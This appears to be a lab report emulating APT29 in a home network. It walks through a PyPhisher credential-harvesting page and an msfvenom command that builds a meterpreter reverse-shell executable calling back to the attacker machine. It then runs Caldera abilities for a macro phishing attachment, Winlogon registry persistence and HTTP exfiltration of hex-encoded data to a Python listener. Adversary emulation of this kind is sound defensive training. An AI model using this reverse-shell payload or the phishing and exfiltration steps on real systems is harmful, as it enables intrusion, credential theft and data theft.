Report: Advanced Emulation Lab

Objective

Emulate APT29 phising

Deliver payloads and achieve persistence

Tool Used:

Caldera, Metasploit, Pyphisher

Kali Linux: 192.168.1.58

Windows: 192.168.1.45

Methodology

First Create phishing link using PyPhisher.



Fig 1.1 Pyphisher generating link



Fig 1.2 Phishing Page

Now enter your details on page and credential will be hosted on capture page.

Fig 1.3 Credential on hosted page

Now Open Metasploit and deliver the payload to host using meterpreter session.

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┌──(ajay㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.58 LPORT=4444 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
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Foxit Software	09-05-2025 13:09	File folder	
Libraries	26-06-2025 14:40	File folder	
mod.io	04-03-2025 21:58	File folder	
Public Account Pictures	13-08-2025 16:41	File folder	
Public Desktop	18-08-2025 23:14	File folder	
Public Documents	28-06-2025 00:23	File folder	
Public Downloads	07-12-2019 14:44	File folder	
Public Music	07-12-2019 14:44	File folder	
Public Pictures	07-12-2019 14:44	File folder	
Public Videos	07-12-2019 14:44	File folder	
other_host_marker.txt	12-09-2025 14:45	Text Document	1 KB
payload.exe	16-09-2025 21:08	Application	73 KB
systeminfo_before.txt	12-09-2025 12:39	Text Document	10 KB
test.txt	13-08-2025 17:02	Text Document	1 KB
test_time.txt	12-09-2025 12:39	Text Document	1 KB
wazuh_test_download.txt	12-09-2025 15:07	Text Document	0 KB
wazuh_test_marker.txt	12-09-2025 15:03	Text Document	1 KB
wazuh_time_after.txt	12-09-2025 15:07	Text Document	1 KB
wazuh_time_before.txt	12-09-2025 15:03	Text Document	1 KB

Fig 1.4 Shows payload in windows machince

Now Open Metasploit and use exploit and payload enter your LPORT and LHOST.

Fig 1.5 Getting access opened in Metasploit

Now Install Caldera from github.

And login with red caldera and use agent sand-cat



Fig 1.6 Agent In caldera-red

Now copy the code for red team agent and paste on windows in powershell as admin.

Now we see that in caldera the desktop is deployed.



Fig 1.7 Agent being successfully deployed on caldera

Now we got our agent let start emulation.

Install these abilities:

Download Macro-Enabled Phishing Attachment.

Create a Process using WMI Query and an Encoded Command

Winlogon HKLM Shell Key Persistence – PowerShell

Identify local users

Zip a Folder with PowerShell for Staging in Temp

Exfiltrating Hex-Encoded Data Chunks over HTTP

Now in Download Macro-Enabled Phishing Attachment to make some changes.



Fig 1.8 Changes in macro phishing attachment

Now Exfiltrating Hex-Encoded Data Chunks over HTTP

We have to create this ability.



Fig 1.9 Creating a new ability



Fig 1.10 Make change in new ability

Now make a separate python webserver to receive the ex-filtrated data from the windows.

Now start the python file to open the port 8086.

Now create adversary profile. Go to adversary tab and click new profile.



Fig 1.11 shows adversary

Now the run the operation by selecting the lab name and add to the operations.



Fig 1.12 New Operation details



Fig 1.13 Operation phase successfully executed

Exfiltrated file received in the webserver.



Fig 1.14 Show data successfully received on attacker machine

Once all the operations are run successfully open logs and analysis it.

Fig 1.15 Show caldera logs

Logging

Phase	Tool Used
Phishing	PyPhisher
Delivery	Metasploit
Execution	Metasploit
Exfiltration	Caldera